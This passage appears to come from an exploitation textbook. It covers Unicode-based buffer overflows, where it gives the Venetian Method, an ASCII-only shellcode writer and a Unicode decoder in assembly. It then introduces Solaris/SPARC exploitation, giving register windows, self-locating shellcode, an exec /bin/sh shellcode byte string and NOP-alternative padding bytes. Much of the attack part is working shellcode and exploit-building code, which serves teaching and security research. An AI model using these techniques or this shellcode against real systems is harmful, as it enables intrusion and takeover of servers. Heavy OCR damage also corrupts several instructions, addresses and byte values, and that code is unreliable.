Under ASCII:    \x41\x42\x43\x44\x45\x46\x00
Under Unicode:
\x41\x00\x42\x00\x43\x00\x44\x00\x45\x00\x46\x00\x00\x00
```

Such Unicode characters are often referred to as wide characters; strings made up of wide characters are terminated with two null bytes. However, non-ASCII characters, such as those found in the Chinese or Russian alphabets, would not have the null bytes—all 16 bits would be used accordingly. In the Windows family of operating systems, normal ASCII strings are often con-verted to their Unicode equivalent when passed to the kernel or when used in protocols such as RFC.

Converting from ASCII to Unicode

At a high level, most programs and text-based network protocols such as HTTP deal with normal ASCII strings. These strings may then be converted to their Unicode equivalents so that the low-level code underlying programs and servers can deal with them.

WHY DO UNICODE VULNERABILITIES OCCUR

Unicode-based vulnerabilities occur for the same reason normal ones do . just about everyone knows about the dangers of using functions like strcpy () and strcat (). and the same applies to Unicode; there are wide-character equivalents such as wscpy () and wscat (). Indeed, even the conversion functions MultiByteToWideChar() and wideCharToMultiByte() are vulnerable to buffer overflow if the lengths of the strings used are miscalculated or misunderstood. You can even have Unicode format-string vulnerabilities.

Under Windows, a normal ASCII string would be converted to its wide-character equivalent using the function MultiByteToWideChar (). Con-versely, converting a Unicode string to its ASCII equivalent uses the Wide CharToMultiByte () function. The first parameter passed to both these functions is the code page. A code page describes the variations in the character set to be applied. When tne function MultiByteToWideChar () is called, depending on what code page it has been passed, one 8-bit value may turm into completely different 16-bit values. For example, when the conversion function is called with the ANSI code page (CP_ACP), the 8-bit value 0x8B is converted to the wide-character value 0x3920. However, if the OEM code page (CP_OEM) is used, then 0x8B becomes 0xEF00.

Needless to say, the code page used in the conversion will have a big impact on any exploit code sent to a Unicode-based vulnerability. However, more often than not, ASCII characters such as A (0x41) are typically converted to their wide-character versions simply by adding a null byte—0 x4100. As such, when writing plug-and-play exploit code for Unicode-based buffer overflows, it's better to use code made up entirely of ASCII characters. In this way, you minimize the chance of the code being mangled by conversion routines.

Exploiting Unicode-Based Vulnerabilities

In order to exploit a Unicode-based buffer overflow, we first need a mecha-nism to transfer the process's path of execution to the user-supplied buffer. By the very nature of the vulnerability, an exploit will overwrite the saved return address or the exception handler with a Unicode value. For example, if our buffer can be found at address 0x00310004, then we'd overwrite the saved return address/exception handler with 0x00310004. If one of the reg-isters contains the address of the user-supplied buffer (and if you're very lucky), you may be able to find a "jmp register" or "call register" opcode at or near a Unicode-style address. For example, if the EBX register points to the

user-supplied buffer, then you may find a jmp ebx instruction perhaps at address 0x00770058. If you have even more luck, you may also get away with having a jmp or call ebx instruction above a Unicode-form address. Consider the following code:

```
0x007700FF    inc ecx
0x00770100    push ecx
0x00770101   call ebx
```

We'd overwrite the saved return address/exception handler with 0x007700FF, and execution would transfer to this address. When execution takes up at this point, the ECX register is incremented by 1 and pushed onto the stack, and then the address pointed to by EBX is called. Execution would then continue in the user-supplied buffer. This is a one in a million likelihood—but it's worth bearing in mind. If there's nothing in the code that will cause an access violation before the call/jmp register instruction, then it's definitely useable.

Assuming you do find a way to return to the user-supplied buffer, the next thing you need is either a register that containe the address of somewhere in the buffer, or you need to know an address in advance. The Venetian Method uses this address when it creates the shellcode on the fly. We'll later discuss how to get the fix on the address of the buffer.

The Available Instruction Set in Unicode Exploits

When exploiting a Unicode-based vulnerability, the arbitrary code executed must be of a form in which each second byte is a null and the other is non-null. This obviously makes for a limited set of instructions available to you. Instruc-tions available to the Unicode exploit developer are all those single-byte oper-ations that include such instructions as push, pop, inc, and dec. Also available are the instructions with a byte form of

```
nn00nn
such as:
mul  eax, dword ptr[eax] , OxOOnn
Alternatively, you may find
nn00nnOOnn
such as:
imul eax,  dword ptr[eax], 0x00nn00nn
```

Or, you could find many add-based instructions of the form

```
00nn00
```

where two single-byte instructions are used one after the other, as in this code fragment:

```
00401066 50 push       eax
00401067 59 pop        ecx
```

The instructions must be separated with a nop-equivalent of the form 00 nn 00 to make it Unicode in nature. One such choice could be:

```
00401067 00 6D 00    add       byte ptr [ebp],ch
```

Of course, for this method to succeed, the address pointed to by EBP must be writable. If it isn't, choose another; we've listed many more later in this section. When embedded between the push and the pop we get:

```
00401066   50               push       eax
00401067 00 6D 00             add       byte ptr [ebp],ch
0040106A 59                 pop        ecx
```

These are Unicode in nature:

```
\x50\x00\x6D\x00\x59
```

The Venetian Method

Writing a full-featured exploit using _uch a limited instruction set is extremely difficult, to say the least. So what can be done to make the task easier? Well, you could use the limited set of available instructions to create the real exploit code on the fly, as is done using the Venetian technique described in Chris Anley's paper This method essentially entails an exploit that uses an "exploit writer" and a buffer with half the real exploit already in it. This buffer is the destination that the real exploit code will eventually reach. The exploit writer, written using only the limited instruction set, replaces each null byte in the destination buffer with what it should be in order to create the full-featured real exploit code.

Let's look at an example. Before the exploit writer begins executing. the destination buffer could be:

```
\x41\x00\x43\x00\x45\x00\x47\00
```

When the exploit writer starts, it replaces the first null with 0x42 to give us

```
\x41\x42\x43\x00\x45\x00\x47\x00
```

The next null is replaced with 0x44 , which results in

```
\x41\x42\x43\x44\x45\x00\x47\x00
```

The process is repeated until the final full-featured "real" exploit remains.

```
\x41\x42\x43\x44\x45\x46\x47\x48
```

As you can see, it's much like Venetian blinds closing—hence the name for the technique.

To set each null byte to its appropriate value, the exploit writer needs at least one register that points to the first null byte of the half-filled buffer when it starts its work. Assuming EAX points to the first null byte, it can be set with the following instruction:

```
00401066 80 00 42    add             byte ptr [eax],42h
```

Adding 0x42 to 0x00, needless to say, gives us 0x42. EAX then must be incremented twice to point to the next null byte; then it too can be filled. But remember, the exploit writer part of the exploit code needs to be Unicode in nature, so it should be padded with nop-equivalents. To write 1 byte of exploit code now requires the following code:

```
00401066 80 00 42    add             byte ptr [eax],42h
00401069     00 6D 00        add             byte ptr [ebp],ch
0040106C 40 inc             eax
0040106D 00 6D 00  add             byte ptr [ebp],ch
40     inc             eax
00 6D 00       add             byte ptr [ebp],ch
```

This is 14 bytes (7 wide characters) of instruction and 2 bytes (1 wide char-acter) of storage, which makes 16 bytes (8 wide characters) for 2 bytes of real exploit code. One byte is already in the destination buffer; the other is created by the exploit writer on the fly.

Although Chris's code is small (relatively speaking), which is a benefit, the problem is that one of the bytes of code has a value of 0x80. If the exploit is first sent as an ASCII-based string and then converted to Unicode by the vul-nerable process, depending on the code page in use during the conversion rou-tine, this byte may get mangled. In addition, when replacing a null byte with a value greater than 0x7F, the same problem creeps in—the exploit code may get mangled and thus fail to work. To solve this we need to create an exploit writer that uses only characters 0x2 0 to 0x7F. An even better solution would

be to use only letters and numbers; punctuation characters sometimes get special treatment and are often stripped, escaped, or converted. We will try our best to avoid these characters to guarantee success.

An ASCII Venetian Implementation

Our task is to develop a Unicode-type exploit that, using the Venetian Method, creates arbitrary code on the fly using only ASCII letters and numbers from the Roman alphabet—a Roman Exploit Writer, if you will. We have several methods available to us, but many are too inefficient; they use too many bytes to create a single byte of arbitrary shellcode. The method we present here adheres to our requirements and appears to use the least number of bytes for an ASCII equivalent of the original code presented with the Venetian Method. Before getting to the meat of the exploit writer, we need to set certain states. We need ECX to point to the first null byte in the destination buffer, and we need the value 0x01 on top of the stack, 0x3 9 in the EDX register (in DL specifically), and 0x69 in the EBX register (in BL specifically). Don't worry if you don't quite understand where these preconditions come from; all will soon become clear. With the nop-equivalents (in this case, add byte ptr [ebp] , ch) removed for the sake of clarity, the setup code is as follows:

```
0040B55E 6A 00          push    0
0040B560 5B             pop     ebx
0040B564 43             inc     ebx
0040B568 53             push    ebx
0040B56C 54             push    esp
0040B570 58             pop     eax
0040B574 6B 00 39       imul    eax,dword ptr[eax],39h
0040B57A 50             push    eax
0040B57E 5A             pop     edx
0040B582 54             push    esp
0040B586 58             pop     eax
0040B58A 6B 00 69       imul    eax,dword ptr[eax], 69h
0040B590 50             push    eax
0040B594 5B             pop     ebx
```

Assuming ECX already contains the pointer to the first null byte (and we'll deal with this aspect later), this piece of code starts by pushing 0x00000000 onto the top of the stack, which is then popped off into the EBX register. EBX now holds the value 0. We then increment EBX by 1 and push this on to the stack. Next, we push the address of the top of the stack onto the top, then pop into EAX. EAX now holds the memory address of the l. We now multiply 1 by 0x39 to give 0x39, and the result is stored in EAX. This is then pushed onto the stack and popped into EDX. EDX now holds the value 0x39—more important, the value of the low 8-bit DL part of EDX contains 0x39.

We then push the address of the 1 onto the top of the stack again with the push esp instruction, and again pop it into EAX. EAX contains the memory address of the 1 again. We multiply this 1 by 0x69, leaving this result in EAX. We then push the result onto the stack and pop it into EBX. EBX / BL now contains the value 0x69. Both BL and DL will come into play later when we need to write out a byte with a value greater than 0x7F. Moving on to the code that forms the implementation of the Venetian Method, and again with the nop-equivalents removed for clarity, we have:

```
0040B5BA 54             Push    esP
0040B5BE 58             PoP     eax
0040B5C2 6B 00 41       imul    eax.dword ptr [eax],41h
0040B5C5 00 41 00       add     byte ptr [ecx].al
0040B5C8 41             inc     ecx
0040B5CC 41             inc     ecx
```

Remembering that we have the value 0x0000 0001 at the top of the stack, we push the address of the 1 onto the stack. We then pop this into EAX, so EAX now contains the address of the 1. Using the imul operation, we multiply this 1 by the value we want to write out—in this case, 0x41. EAX now holds 0x00 0 00041, and thus AL holds 0x41. We add this to the byte pointed to by ECX—remember this is a null byte, and so when we add 0x41 to 0x00 we're left with 0x41—thus closing the first "blind." We then increment ECX twice to point to the next null byte, skipping the non-null byte, and repeat the process until the full code is written out.

Now what happens if you need to write out a byte with a value greater than 0x7F? We'll this is where BL and DL come into play. What follows are a few variations on the above code that deals with this situation.

Assuming the null byte in question should be replaced with a byte in the range of 0x7F to OxAF, for example 0x94 (xchg eax, esp) we would use the following code:

```
0040B5BA 54             push    esp
0040B5BE 58             pop     eax
0040B5C2 6B             00 5B   imul   eax.dword ptr [eax],5Bh
0040B5C5 00             41 00   add    byta ptr [ecx],al
00408SC8 46             inc     esi
0040B5C9 00             51 00   add    byte ptr [ecx],dl //<---

HERE
0040B5CC 41             inc     ecx
0040B5DO 41             inc     ecx
```

Notice what is going on here. We first write out the value 0x5B to the null byte and then add the value in DL to it—0x39. 0x39 plus 0x5B is 0x94. Inci dentally, we insert an INC ESI as a nop-equivalent to avoid incrementing ECX too early and adding 0x3 9 to one of the non-null bytes.

If the null byte to be replaced should have a value in the range of 0xAF to 0xFF, for example, 0xC3 (ret), use the following code:

```
0040B5BA 54             Push    esP
0040B5BE 58             PoP     eax
0040B5C2 6B 00          5A      imul   eax.dword ptr [eax],5Ah
0040B5C5 00 41          00      add    byte ptr [ecx],al
0040B5C8 46             inc       esi
0040B5C9 00 59          00      add    byte ptr [ecx],bl // <

HERE
0040B5CC 41             inc     ecx
004OB5D0 41             inc     ecx
```

In this case, we're doing the same thing, this time using BL to add 0x69 to where the byte points. This is done by using ECX, which has just been set to 0x5A. 0x5A plus 0x69 equals 0xC3, and thus we have written out our ret instruction.

What if we need a value in the range of 0x0 0 to 0x20? In this case, we sim-ply overflow the byte. Assuming we want the null byte replaced with 0x06 (push es), we'd use this code:

```
0040B5BA              54 push   esp
0040B5BE              58 pop    eax
0040B5C2              6B 00     64     imul   eax.dword ptr
[eax],64h
0040B5C5              00 41     00     add    byte ptr
[ecx],al
0040B5C8              46 inc    esi
0040B5C9              00 59     00     add    byte ptr
[ecx],bl      // <—
-                     BL == 0x69
0040B5CC 46           inc      esi
0040B5CD 00 51 00     add      byte ptr [ecx],dl     // <--
-                     DL == 0x39
0040B5DO 41               inc      ecx
0040B5D4 41           inc     ecx
```

0x60 plus 0x69 plus 0x3 9 equals 0x106. But a byte can only hold a maxi-mum value of 0xFF, and so the byte "overflows," leaving 0x06.

This method can also be used to adjust non-null bytes if they're not in the range 0x2 0 to 0x7F. What's more, we can be efficient and do something use-iul with one of the nop-equivalents—let's use this method and make it non-nop-equivalent. Assuming, for example, that the non-null byte should be 0xC3 (ret), initially we would set it to 0x5A. We would make sure to do this before calling the second inc ecx, when setting the null byte, before this non-null byte. We could adjust it as follows:

```
0040B5BA 54           push     esp
0040B5BE 58              pop      eax
0040B5C2 6B 00 41     imul     eax,dword ptr [e
```

```
0040B5C5 00 41 00     addbyte ptr [ecx],al
0040B5C8 41           inc           ecx
// NOW ECX POINTS TO THE      0x5A IN THE DESTINATION BUFFER
0040B5C9 00 59 00     addbyte ptr [ecx],bl
// <-- BL == 0x69 NON-null BYTE NOW EQUALS 0xC3
0040B5CC 41           inc           ecx
0040B5CD 00 6D 00     addbyte ptr [ebp],ch
```

We repeat these actions until our code is complete. We're left then with the question: What code do we really want to execute?

Decoder and Decoding

Now that we've created our Roman Exploit Writer implementation, we need to write out a good exploit. Exploits can be large, however, so using the previ ous technique may prove unfeasible because we simply may not have enough room. The best solution would be to use our exploit writer to create a small decoder that takes our full real exploit in Unicode form and converts it back to non-Unicode form—our own WideCharToMultiByte () function. This method will greatly save on space.

We'll use the Venetian Method to create our own WideCharToMulti Byte () code and then tack our real exploit code onto the end of it. Here's how the decoder will work. Assume the real arbitrary code we wish to execute is

```
\x41\x42\x43\x44\x45\x46\x47\x48
```

When exploiting the vulnerability this is converted to the Unicode string:

```
\x41\x00\x42\x00\x43\x00\x44\x00\x45\x00\x46\x00\x47\x00\x48\x00
```

```
If, however, we send
```

```
\x41\x43\x45\x47\x48\x46\x44\x42
```

```
It will become
```

```
\x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

We then write our WideCharToMultiByte () decoder to take the \x42 at the end and place it after the \x41. Then it will copy the \x44 after the \x43 and so on, until complete.

```
\x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x44\x00\x42\x00
```

Move the \x42.

```
\x41\x42\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

Move the \x44.

```
\x41\x42\x43\x44\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

Move the \x46.

```
\x41\x42\x43\x44\x45\x46\x47\x00\x4 8\x00\x4 6\x00\x44\x00\x42\x00
```

Move the \x48.

```
\x41\x42\x43\x44\x45\x46\x47\x48\x48\x00\x46\x00\x44\x00\x42\x00
```

Thus, we have decoded the Unicode string to give us the real arbitrary code we wish to execute.

The Decoder Code

The decoder should be written as a self-contained module, thus making it plug-and-play. The only assumption this decoder makes is that upon entry, the EDI register will contain the address of the first instruction that will execute—in this case 0x004010B4.The length of thedecoder, 0x23 bytes, is then added to EDI so that EDI now points to just past the jne here instruction. This is where the Unicode string to decode will begin.

```
004010B4 83 C7 23     add    edi,23h
004010B7 33 C0 xor    eax,eax
004010B9 33 C9 xor    ecx,ecx
004010BB F7 Dl not    ecx
004010BD F2 66 AF     repne scas word ptr [edi]
004010C0 F7 Dl not    ecx
004010C2 Dl El shl    ecx,1
004010C4 2B F9 sub    edi, ecx
004010C6 83 E9 04     sub    ecx, 4
004010C9 47    inc    edi
here:
004010CA 49    dec    ecx
004010CB 8A 14 OF     mov    dl,dword ptr [edi+ecx]
004010CE 88 17 mov    byte ptr [edi] , dl
004010D0 47    inc    edi
004010D1 47    inc    edi
004010D2 49    dec
 ecx
004010D3 49    dec    ecx
004010D4 49    dec
        ecx
004010D5 75 F3 jne    here (004010ca)
```

Before decoding the Unicode string, the decoder needs to know the length of the string to decode. If this code is to be plug-and-play capable, then this string can have an arbitrary length. To get the length of the string, the code scans the string looking for two null bytes; remember that two null bytes ter minate a Unicode string. When the decoder loop starts, at the label marked here, ECX contains the length of the string, and EDI points to the beginning of the string. EDI is then incremented by 1 to point to the first null byte, and ECZ is decremented by 1. Now, when ECX is added to EDI, it points to the last non-null byte character of the string. This non-null byte is then moved tem porarily into DL and then moved into the null byte pointed to by EDI. EDI is incremented by 2, and ECX decremented by 4, and the loop continues.

When EDI points to the middle of the string, ECX is 0, and all the non-null bytes at the end of the Unicode string have been shifted to the beginning of the string, replacing the null bytes, and we have a contiguous block of code. When the loop finishes, execution continues at the beginning of the freshly decoded exploit, which has been decoded up to immediately after the jne here instruction.

Before actually writing the code of the Roman Exploit Writer, we have one more thing to do. We need a pointer to our buffer where the decoder will be written. Once the decoder has been written, this pointer then needs to be adjusted to point to the buffer with which the decoder will work.

Getting a Fix on the Buffer Address

Returning to the point at which we've just gained control of the vulnerable process, before we do anything further, we need to get a reference to the user-supplied buffer. The code we'll use when employing the Venetian Method uses the ECX register, so we'll need to set ECX to point to our buffer. Two meth ods are available, depending on whether a register points to the buffer. Assum ing at least one register does contain a pointer to our buffer (for example, the EAX register), we'd push it onto the stack then pop it off into the ECX.

```
push eax
pop  ecx
```

If, however, no register points to the buffer, then we can use the following technique, provided we know where our buffer is exactly in memory. More often than not, we'll have overwritten the saved return address with a fixed location; e.g., 0x00410041, so we'll have this information.

```
push    0
pop     eax
inc     eax
push    eax
```

```
push esp
pop eax
imul eax,dword ptr[eax],0x00110041
```

This pushes 0x00000000 onto the stack, which is then popped into EAX. EAX is now 0. We then increment EAX by 1 and push it onto the stack. With 0x00000001 on top of the stack, we then push the address of the top of the stack onto the stack. We then pop this into EAX; EAX now points to the 1. We multiply this 1 with the address of our buffer, essentially moving the address of our buffer into EAX. It's a bit of a run-around, but we can't just, mov eax, 0x00410 041, because the machine code behind this is not in Unicode format.

Once we have our address in EAX, we push it onto the stack and pop it into ECX.

```
push eax

pop ecx
```

We then need to adjust it. We'll leave writing the decoder writer as an exer-cise for the readers. This section provides all the relevant information required for this task.

Conclusion

In this chapter, you learned how to exploit vulnerabilities that have filters present. Many vulnerabilities allow only ASCII-printable characters into a vul-nerable buffer, or require the exploit to use Unicode. These vulnerabilities may be classified as "not exploitable," but with the proper filter and decoder, and a little creativity, they can indeed be exploited.

We covered the Venetian Method of writing a filter and presented a Roman Exploit Writer as well. The first will allow the exploitation of vulnerabilities in which Unicode filters are present; the latter allows you to overcome ASCII-printable character vulnerabilities.

10 Introduction to Solaris Exploitation

The Solaris operating system has long been a mainstay of high-end Web and database servers. The vast majority of Solaris deployments run on the SPARC architecture, although there is an Intel distribution of Solaris. This chapter will concentrate solely on the SPARC distribution of Solaris, as it really is the only serious version of the operating system. Solaris was traditionally named SunOS, although that name has long since been dropped. Modern and com monly deployed versions of the Solaris operating system include versions 2.6, 7, 8, and 9.

While many other operating systems have moved to a more restrictive set of services in a default installation, Solaris 9 still has an abundance of remote lis tening services enabled. Traditionally, a large number of vulnerabilities have been found in RPC services, and there are close to 20 RFC services enabled in a default Solaris 9 installation. The sheer volume of code that is reachable remotely would seem to indicate that there are more vulnerabilities to be

found within RPC on Solaris.

Historically, vulnerabilities have been found in virtually every RPC service

on Solaris (sadmind, cmsd, statd, automount via statd, snmpXdmid. dmispd, cachef sd, and more). Remotely exploitable bugs have also been found in services accessible via inetd, such as telnetd, /bin/login (via telnetd and rshd), dtspcd, lpd, and others. Solaris ships with a large number of setuid binaries by default, and the operating system requires a significant amount of hardening out of the box.

The operating system has some built-in security features, including process accounting and auditing, and an optional non-executable stack. The non-executable stack offers a certain level of protection when enabled, and is a worthwhile feature to enable from an administration standpoint.

Introduction to the SPARC Architecture

The Scalable Processor Architecture (SPARC) is the most widely deployed and best-supported architecture upon which Solaris runs. It was originally devel oped by Sun Microsystems, but has since become an open standard. The two initial versions of the architecture (v7 and v8) were 32-bit, while the latest ver sion (v9) is 64-bit. SPARC v9 processors can run 64-bit applications as well as 32-bit applications in a legacy fallback mode.

The UltraSPARC processors from Sun Microsystems are SPARC v9 and capable of running 64-bit applications, while virtually all other CPUs from Sun are SPARC v7 or v8s, and run applications only in 32-bit mode. Solaris 7,8, and 9 all support 64-bit kernels and can run 64-bit user-mode applications; how ever, the majority of user-mode binaries shipped by Sun are 32-bit.

The SPARC processor has 32 general-purpose registers that are usable at any time. Some have specific purposes, while others are allocated at the discretion of the compiler or programmer. These 32 registers can be divided into four specific categories: global, local, input, and output registers.

The SPARC architecture is big-endian in nature, meaning that integers and pointers are represented in memory with the most significant byte first. The instruction set is of fixed length, all instructions being 4 bytes long. All instruc tions are aligned to a 4-byte boundary, and any attempt to execute code at a misaligned address will result in a BUS error. Similarly, any attempts to read from or write to misaligned addresses will result in BUS errors and cause pro grams to crash.

Registers and Register Windows

SPARC CPUs have a variable number of total registers, but these are divided into a fixed number of register windows. A register window is a set of registers usable by a certain function. The current register window pointer is incre mented or decremented by the save and restore instructions, which are typically executed at the beginning and end of a function.

The save instruction results in the current register window being saved, and a new set of registers being allocated, while the restore instruction dis cards the current register window and restores the previously saved one. The save instruction is also used to reserve stack space for local variables, while the restore function releases local stack space.

Table 10.1. Global Registers and Purposes

Register	Purpose
%g0	Always zero
%g1	Temporary storage
%g2	Global variable 1
%g3	Global variable 2
%g4	Global variable 5
%g5	Reserved
%g6	Reserved
%g7	Reserved

The global registers (%g0-%g7) are unaffected by either function calls or the save or restore instructions. The first global register, %g0, always has a value of zero. Any writes to it are discarded, and any copies from it result in the destination being set to zero. The remaining seven global registers have various purposes, as described in Table 10.1.

The local registers (%10%17) are local to one specific function as their name suggests. They are saved and restored as part of register windows. The local registers have no specific purpose, and can be used by the compiler for any purpose. They are preserved for every function.

When a save instruction is executed, the output registers (%o0-%o7) overwrite the input registers (%i0-%i7). Upon a restore instruction, thereverse occurs, and the input registers overwrite the output registers. A save instruction preserves the previous function's input registers as part of a register window.

The first six input registers (%i0-%i5) are incoming function arguments. These are passed to a function as %o0 to %o5, and when a save is executed they become %i0 to %i5. In the case, where a function requires more than six arguments, the additional arguments are passed on the stack. The return value from a function is stored in %i0, and is transferred to %o0 upon restore. The %o6 register is a synonym for the stack pointer %sp, while %i6 is the frame pointer %fp. The save instruction preserves the stack pointer from the Previous function as the frame pointer as would be expected, and restore retums the saved stack pointer to its original place.

The two remaining general purpose registers not mentioned thus far, %o7 and %i7, are used to store the return address. Upon a call instruction, the return address is stored in %o7. When a save instruction is executed, this value is of course transferred to %i7, where it remains until a return and

restore are executed. After the value is transferred to the input register, %o7 becomes available for use as a general purpose register. A summary of input and output register purposes is listed in Table 10.2.

The effects of save and restore are summarized in Tables 10.3 and 10.4 as well, for convenience.

Table 10.2. Register Names and Purposes

%i0 First incoming function argument return value

%il-%i5 Second through sixth incoming function arguments

%i6 Frame pointer (saved stack pointer)

%i7 Return address

%o0 First outgoing function argument, return value from called function

%o1-%o5 Second though sixth outgoing function arguments

%o6 Stack pointer

%o7 Contains return address immediately after call, otherwise general purpose

Table 10.3. Effects of a save Instruction

Local registers (%IO-%I7) are saved as part of a register window.

Input registers (%iO-%i7) are saved as part of a register window.

Output registers (%oO-%o7) become the input registers (%iO-%i7).

A specified amount of stack space is reserved.

Table 10.4. Effects of a restore Instruction

Input registers become output registers.

Original input registers are restored from a saved register window.

Original local registers are restored from a saved register window.

4. As a result of step one, the %sp (%o6) becomes %fp (%i6) releasing localstack space.

For leaf functions {those that do not call any other functions), the compiler may create code that does not execute save or restore. The overhead of these operations is avoided, but input or local registers cannot be overwritten, and arguments must be accessed in the output registers.

Any given SPARC CPU has a fixed number of register windows. While available, these are used to store the saved registers. When available register windows run out, the oldest register window is flushed to the stack. Each save instruction reserves a minimum of 64 bytes of stack space to allow for local and input registers to be stored on the stack if needed. A context switch, or most traps or interrupts, will result in all register windows being flushed to the stack.

The Delay Slot

Like several other architectures, SPARC makes use of a delay slot on branches, calls, or jumps. There are two registers used to specify control flow; the regis-ter %pc is the program counter and points to the current instruction, while %npc points to the next instruction to be executed. When a branch or call is taken, the destination address is loaded into %npc rather than %pc. This results in the instruction following the branch/call being executed before flow is redirected to the destination address.

```
0x10004:    CMP %o0, 0
0x10008:    BE 0x20000
Oxl000C:    ADD %o1, 1, %o1
0x10010:    MOV 0x10, %o1
```

In this example, if %o0 holds the value zero, the branch at 0x10008 will be taken. However, before the branch is taken, the instruction at 0x1000c is exe-cuted. If the branch at 0x10 0 08 is not taken, the instruction at OxlOOOc is still executed, and execution flow continues at 0x10010. If a branch is annulled, such as BE, A address, then the instruction in the delay slot is executed only if the branch taken. More factors complicate execution flow on SPARC; how-ever, you do not necessarily need to fully understand them to write exploits.

Synthetic Instructions

Many instructions on SPARC are composites of other instructions, or aliases for other instructions. Because all instructions are 4 bytes long, it takes two instructions to load an arbitrary 32-bit value into any register. More interest-ing, both call and ret are synthetic instructions. The call instruction is more correctly jmp1 address, %o7.The jmpl instruction is a linked jump, which stores the value of the current instruction pointer in the destination operand. In the case of call the destination operand is the register %o7. The

ret instruction is simply jmp1 %i7 + 8, %g0, which goes back to the saved return address. The value of the program counter is discarded to the %g0 reg-ister, which is always zero.

Leaf functions use a different synthetic instruction, retl, to return. Since they do not execute save or restore, the return address is in %o7, and as a result ret1 is an alias for jmpl %o7 + 8, %g0.

Solaris/SPARC Shellcode Basics

Solaris on SPARC has a well-defined system call interface similar to that found on other UNIX operating systems. As is the case for almost every other plat-form, shellcode on Solaris/SPARC traditionally makes use of system calls rather than calling library functions. There are numerous examples of Solaris/ SPARC shellcode available online, and most of them have been around for years. If you are looking for something commonly used or simple for exploit development, most of it can be found online; however, if you wish to write your own shellcode the basics will be covered here.

System calls are initiated by a specific system trap, trap eight. Trap eight is correct for all modem versions of Solaris, however SunOS originally used trap zero for system calls. The system call number is specified by the global regis-ter %gl. The first six system call arguments are passed in the output registers %o0 to %o5asare normal function arguments. Most system calls havelessthan six arguments, but for the rare few that need additional arguments, these are passed on the stack.

Self-Location Determination and SPARC Shellcode

Most shellcode will need a method for finding its own location in memory in order to reference any strings included. It's possible to avoid this by construct-ing strings on the fly as part of the code, but this is obviously less efficient and reliable. On x86 architectures, this is easily accomplished by a jump and the call /pop instruction pair. The instructions necessary to accomplish this on SPARC are a little more complicated due to the delay slot and the need to avoid null bytes in shellcode.

The following instruction sequence works well to load the location of the shellcode into the register %o7, and has been used in SPARC shellcode for years:

```
1.\x20\xbf\xff\xff // bn, a shellcode - 4
2.\x20\xbf\xff\xff// bn, a shellcode
3.\x7f\xff\xff\xff // call shellcode + 4
4. rest of shellcode
```

The bn, a instruction is an annulled branch never instruction. In other words, these branch instructions are never taken (branch never). This means that the delay slot is always skipped. The call instruction is really a linked jump that stored the value of the current instruction pointer in %o7.

The order of execution of the above steps is: 1, 3,4, 2,4.

This code results in the address of the call instruction being stored in %o7, and gives the shellcode a way to locate its strings in memory.

Simple SPARC exec Shellcode

The final goal of most shellcode is to execute a command shell from which pretty much anything else can be done. This example will cover some very simple shellcode that executes /bin/sh on Solaris/SPARC.

The exec system call is number 11 on modern Solaris machines. It takes two arguments, the first being a character pointer specifying the filename to exe-cute, and the second being a null-terminated character pointer array specify-ing file arguments. These arguments will go into %o0 and %o1 respectively, and the system call number will go into %gl. The following shellcode demon-strates how to do this.

```
static char scode{}=

"\x20\xbf\xff\xff"            //   1:  bn,a scode - 4
"\x20\xbf\xff\xff"            //   2:   bn,a scode
"\x7f\xff\xff\xff"            //   3:   call scode + 4
"\x90\x03\xe0\x20"            //   4:   add %o7, 32, %o0
"\x92\x02\x20\x08"            //   5:   add %o0, 8, %ol
"\xd0\x22\x20\x08"            //   6:   st %o0, [%o0 + 8]
"\xc0\x22\x60\x04"            //   7:   sc %g0, [%ol + 4]
"\xc0\x2a\x20\x04"            //   4: add %o7,32,%o0

"\x82\xl0\x20\x0b"        // 9: mov 11, %g1
"\x91\xd0\x20\x08"         // 10: ta 8
"/bin/sh";                 // 11: shell string
```

A line-by-line explanation follows:

This familiar code loads the address of the shellcode into %o7.

Location loading code continued.

And again.

Load the location of /bin/sh into %o0; this will be the first argument to the system call.

5. Load the address of the function argument array into %o1. This address is 8 bytes past /bin/sh and 1 byte past the end of the shellcode. This will be the second system call argument.

6. Initialize the first member of the argument array (argv [0]) to be the string /bin/sh.

7. Set the second member of the argument array to be null, terminating
   the array (%g0 is always null).
8. Ensure that the /bin/sh string is properly null terminated by writing a
   null byte at the correct location.
9. Load the system call number into %g1(ll = SYS_exec).
10. Execute the system call via trap eight (ta = trap always).
11. The shell string.

Useful System Calls on Solaris

There are quite a few other system calls that are useful outside of execv; a complete list can be found in /usr / include / sys / syscall. h on a Solaris system. A quick list is provided in Table 10.5.

NOP and Padding Instructions

To increase exploit reliability and reduce reliance on exact addresses, it's use-ful to including padding instructions in an exploit payload. The true NOP instruction on SPARC is not really useful for this in most cases. It contains three null bytes, and will not be copied in most string-based overflows. Many instructions are available that can take its place and have the same effect. A few examples are included in Table 10.6.

Table 10.5. Useful System Calls and Associated Numbers

SYS_open	5
SYS_exec	11
SYS_dup	41
SYS_setreiud	202
SYS_setregid	203
SYS_so_socket	230
SYS_bind	232
SYS listen	233
SYS_accept	234
SYS_connect	235

Table 10.6. NOP Alternatives

Sparc padding Instruction	Byte Sequence
sub%g1,%g2,%g0	"\x80\x20\x40\x02"
andcc %I7,%17,%g0	"\x80\x8d\xc0\xl7"
or %g0, 0xfff,%g0	"\x80\x18\x2f\xff"

Solaris/SPARC Stack Frame Introduction

The stack frame on Solaris/SPARC is similar in organization to that of most other platforms. The stack grows down, as on Intel x86, and contains space for both local variables and saved registers (see Table 10.7). The minimum amount of stack reserve space for any given function in a 32-bit binary would be 96 bytes. This is the amount of space necessary to save the eight local and eight input registers, plus 32 bytes of additional space. This additional space con-tains room for a returned structure pointer and space for saved copies of argu-ments in case they must be addressed (if a pointer to them must be passed to another function). The stack frame for any function is organized so that the space reserved for local variables is located closer to the top of the stack than the space reserved for saved registers. This precludes the possibility of a func-tion overwriting its own saved registers

Table 10.7. Memory Management On solaris

```
Top of stack - Higher memory addresses

Function 1

Space reserved for local variables

Size: Variable

Function 1

Space reserved for return structure

pointer and argument copies.

Size: 32 bytes

Function 1

Space reserved for saved registers

Size: 64 bytes

Bottom of stack - Lower memory addresses
```

The stack is generally populated with structures and arrays, but not with integers and pointers as is the case on x86 platforms. Integers and pointers are stored in general-purpose registers in most cases, unless the number needed exceeds available registers or they must be addressable.

Stack-Based Overflow Methodologies

